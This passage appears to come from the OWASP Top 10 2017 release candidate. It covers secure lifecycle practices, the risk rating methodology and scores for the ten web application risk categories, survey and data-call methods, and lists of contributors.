- Negotiate planning and design with the developers and internal shareholders, e.g. security specialists
- Define a security architecture, controls, and countermeasures according to the protection needs and the planned environmental security level. This should be supported by security specialists.
- Get the application owner to assume remaining risks or to provide additional resources.
- Each sprint, ensure security stories are created for functional requirements, and constraints added for non-functional requirements.

Deployment, Testing and Rollout
- To ensure secure operations and changes, the following should be performed:
- Automate the secure setup of the application, interfaces and of all components needed, including required authorizations.
- Test the technical functions and integration with the IT architecture and coordinate business tests.
- Create "use" and "abuse" test cases from technical and business perspectives.
- Manage security tests according to internal processes, the protection needs and the level of security required by the application.
- Put the application in operation and migrate from previously used applications if needed.
- Finalize all documentation, including the CMDB and security architecture.

Operating and Changes
- To ensure secure operations and changes, the following should be performed:
- Operating including the security management for the application (e.g. patch management).
- Raise the security awareness of users and manage conflicts about usability vs security.
- Plan and manage changes, e.g. migrate to new versions of the application or other components like OS, middleware and libraries.
- Update all documentation, including in CMDB and the security architecture, controls, and countermeasures, including any runbooks or project documentation.

Retiring Systems
- The process of retiring systems is often overlooked. You should ensure that:
- Any required data is archived. All other data is securely wiped.
- Securely close down the application, including deleting unused accounts and roles and permissions.
- Set your application's state to retired in the CMDB.

Note About Risks

It's About Risks, Not Weaknesses

Although the 2007 and earlier versions of the OWASP Top 10 focused on identifying the most prevalent "vulnerabilities," the OWASP Top 10 has always been organized around risks. This focus on risks has caused some understandable confusion on the part of people searching for an airtight weakness taxonomy. The OWASP Top 10 for 2010 clarified the risk-focus in the Top 10 by being very explicit about how threat agents, attack vectors, weaknesses, technical impacts, and business impacts combine to produce risks. This version of the OWASP Top 10 continues to follow the same methodology.

The Risk Rating methodology for the Top 10 is based on the OWASP Risk Rating Methodology. For each Top 10 item, we estimated the typical risk that each weakness introduces to a typical web application by looking at common likelihood factors and impact factors for each common weakness. We then rank ordered the Top 10 according to those weaknesses that typically introduce the most significant risk to an application. These factors get updated with each new Top 10 release as things change.

The OWASP Risk Rating Methodology defines numerous factors to help calculate the risk of an identified vulnerability. However, the Top 10 must talk about generalities, rather than specific vulnerabilities in real applications and APIs. Consequently, we can never be as precise as system owners can be when calculating risks for their application(s). You are best equipped to judge the importance of your applications and data, what your threats are, and how your system has been built and is being operated.

Our methodology includes three likelihood factors for each weakness (prevalence, detectability, and ease of exploit) and one impact factor (technical impact). The prevalence of a weakness is a factor that you typically don't have to calculate. For prevalence data, we have been supplied prevalence statistics from a number of different organizations (as referenced in the Attribution section on page 4) and we have averaged their data together to come up with a Top 10 likelihood of existence list by prevalence. This data was then combined with the other two likelihood factors (detectability and ease of exploit) to calculate a likelihood rating for each weakness. The likelihood rating was then multiplied by our estimated average technical impact for each item to come up with an overall risk ranking for each item in the Top 10 (the higher the result the higher the risk).

Note that this approach does not take the likelihood of the threat agent into account. Nor does it account for any of the various technical details associated with your particular application. Any of these factors could significantly affect the overall likelihood of an attacker finding and exploiting a particular vulnerability. This rating does not take into account the actual impact on your business. Your organization will have to decide how much security risk from applications and APIs the organization is willing to accept given your culture, industry, and regulatory environment. The purpose of the OWASP Top 10 is not to do this risk analysis for you.

The following illustrates our calculation of the risk for **A6:2017-Security Misconfiguration**.

Threat Agents	Attack Vectors	Security Weakness		Impacts
App Specific	**Exploitability EASY**	**Prevalence WIDESPREAD**	**Detectability EASY**	**Technical MODERATE**	**App / Business Specific**
	3	3	3	2	

Average = 3.0

* = 6.0

Top 10 Risk Factor Summary

The following table presents a summary of the 2017 Top 10 Application Security Risks, and the risk factors we have assigned to each risk. These factors were determined based on the available statistics and the experience of the OWASP Top 10 team. To understand these risks for a particular application or organization, you must consider your own specific threat agents and business impacts. Even severe software weaknesses may not present a serious risk if there are no threat agents in a position to perform the necessary attack or the business impact is negligible for the assets involved.

RISK	Threat Agents	Attack Vectors Exploitability	Security Weakness Prevalence	Detectability	Impacts Technical	Business	Score
A1:2017-Injection	App Specific	EASY ❸	COMMON ❷	EASY ❸	SEVERE ❸	App Specific	8.0
A2:2017-Authentication	App Specific	EASY ❸	COMMON ❷	AVERAGE ❷	SEVERE ❸	App Specific	7.0
A3:2017-Sens. Data Exposure	App Specific	AVERAGE ❷	WIDESPREAD ❸	AVERAGE ❷	SEVERE ❸	App Specific	7.0
A4:2017-XML External Entity (XXE)	App Specific	AVERAGE ❷	COMMON ❷	EASY ❸	SEVERE ❸	App Specific	7.0
A5:2017-Broken Access Control	App Specific	AVERAGE ❷	COMMON ❷	AVERAGE ❷	SEVERE ❸	App Specific	6.0
A6:2017-Security Misconfiguration	App Specific	EASY ❸	WIDESPREAD ❸	EASY ❸	MODERATE ❷	App Specific	6.0
A7:2017-Cross-Site Scripting (XSS)	App Specific	EASY ❸	WIDESPREAD ❸	EASY ❸	MODERATE ❷	App Specific	6.0
A8:2017-Insecure Deserialization	App Specific	DIFFICULT ❶	COMMON ❷	AVERAGE ❷	SEVERE ❸	App Specific	5.0
A9:2017-Vulnerable Components	App Specific	AVERAGE ❷	WIDESPREAD ❸	AVERAGE ❷	MODERATE ❷	App Specific	4.7
A10:2017-Insufficient Logging&Monitoring	App Specific	AVERAGE ❷	WIDESPREAD ❸	DIFFICULT ❶	MODERATE ❷	App Specific	4.0

Additional Risks to Consider

The Top 10 covers a lot of ground, but there are many other risks you should consider and evaluate in your organization. Some of these have appeared in previous versions of the Top 10, and others have not, including new attack techniques that are being identified all the time. Other important application security risks (in alphabetical order) that you should additionally consider include:

TBD
This will be added post-RC2 after further data analysis is completed.

+Dat | Methodology and Data

Overview

At the OWASP Project Summit, active participants and community members decided on a vulnerability view, with up to two (2) forward looking vulnerability classes, with ordering defined partially by quantitative data, and partially by qualitative surveys.

Industry Ranked Survey

For the survey, we collected the vulnerability categories that had been previously identified as being "on the cusp" or were mentioned in feedback to 2017 RC1 on the Top 10 mailing list. We put them into a ranked survey and asked respondents to rank the top four vulnerabilities that they felt should be included in the OWASP Top 10 2017. The survey was open from Aug 2 – Sep 18, 2017. 516 responses were collected and the vulnerabilities were ranked.

Rank	Survey Vulnerability Categories	Score
1	Exposure of Private Information ('Privacy Violation') [CWE-359]	748
2	Cryptographic Failures [CWE-310/311/312/326/327]	584
3	Deserialization of Untrusted Data [CWE-502]	514
4	Authorization Bypass Through User-Controlled Key (IDOR & Path Traversal) [CWE-639]	493
5	Insufficient Logging and Monitoring [CWE-223 / CWE-778]	440

Exposure of private information is clearly the highest-ranking vulnerability, but fits very easily as an additional emphasis into the existing **A3:2017-Sensitive Data Exposure**. Cryptographic Failures can fit within Sensitive Data Exposure. Insecure deserialization was ranked at number three, so it was added to the Top 10 as **A8:2017-Insecure Deserialization** after risk rating. The fourth ranked User Controlled Key is included in **A5:2017-Broken Access Control**; it is good to see it rank highly on the survey, as there is not much data relating to authorization vulnerabilities. The number five ranked category in the survey is Insufficient Logging and Monitoring, which we believe is a good fit for the Top 10 list, which is why it has become **A10:2017-Insufficient Logging and Monitoring**. We have moved to a point where applications need to be able to define what may be an attack and generate appropriate logging, alerting, escalation and response.

Public Data Call

Traditionally, the data collected and analyzed was more along the lines of frequency data; how many vulnerabilities found in tested applications. As is well known, tools traditionally report all instances found of a vulnerability and humans traditionally report a single finding with a number of examples. This makes it very difficult to aggregate the two styles of reporting in a comparable manner.

For 2017, the incidence rate was calculated by how many applications in a given data set had one or more of a specific vulnerability type. The data from many larger contributors was provided in two views: The first was the traditional frequency style of counting every instance found of a vulnerability, the second was the count of applications that each vulnerability was found in (one or more time). While not perfect, this reasonably allows us to compare the data from Human Assisted Tools and Tool Assisted Humans. The raw data and analysis work is [available in GitHub](#). We intend to expand on this with additional structure for 2020 (or earlier).

We received 40+ submissions in the call for data, as many were from the original data call that was focused on frequency, we were able to use data from 23 contributors covering ~114,000 applications. We used a one year block of time where possible and identified by the contributor. The majority of applications are unique, though we acknowledge the likelihood of some repeat applications between the yearly data from Veracode. The 23 datasets used were either identified as tool assisted human testing or specifically provided incidence rate from human assisted tools. Anomalies in the selected data of 100%+ incidence were adjusted down to 100% max. To calculate the incidence rate, we calculated the percentage of the total applications there were found to contain each vulnerability type. The ranking of incidence was used for the prevalence calculation in the overall risk for ranking the Top 10.

+Ack Acknowledgements

Acknowledgements to Data Contributors

We'd like to thank the many organizations that contributed their vulnerability data to support the 2017 update:

- MicroFocus Fortify
- CDAC
- EZI
- Derek Weeks
- Branding Brand
- Paladion Networks
- Khallaagh
- M. Limacher IT Dienstleistungen

- Veracode
- Hidden
- Edgescan
- TCS
- Vantage Point
- Secure Network
- DDoS.com
- Osampa

- Synopsis
- Colegio LaSalle Monteria
- Purpletalk
- Easybss
- EVRY
- Web
- Minded Security
- Atos

- Checkmarx
- Linden Lab
- AsTech Consulting
- I4 Consulting
- iBLISS Digital Security
- Contrast Security
- BUGemot
- National Center for Cyber Security Technology

- ContextIS
- ITsec Security Services bv
- Network Test Labs Inc.
- ANCAP
- Shape Security
- Hamed
- Softtek
- SHCP

For the first time, all the data contributed to a Top 10 release, and the full list of contributors, is publicly available.

Acknowledgements to Individual Contributors

We'd like to thank the individual contributors who spent many hours collectively contributing to the Top 10 in GitHub.

- ak47gen
- Alonergan
- Anantshri
- Bchurchill
- Bkimminich
- Boberski
- Borischen
- Calico90
- D00gs

- Davewichers
- Drwetter
- Ecbftw
- Gilzow
- H3xstream
- HoLyVieR
- Ilatypov
- Irbishop
- itscooper

- jeremylong
- jmanico
- joaomatosf
- jrmithdobbs
- jsteven
- jvehent
- koto
- ossie-git
- PauloASilva

- pontocom
- psiinon
- raesene
- riramar
- stefanb
- taprootsec
- tghosth
- thesp0nge
- toddgrotenhuis

- tsohlacol
- vdbaan
- yohgaki
- Chris Frohoff
- Gabriel Lawrence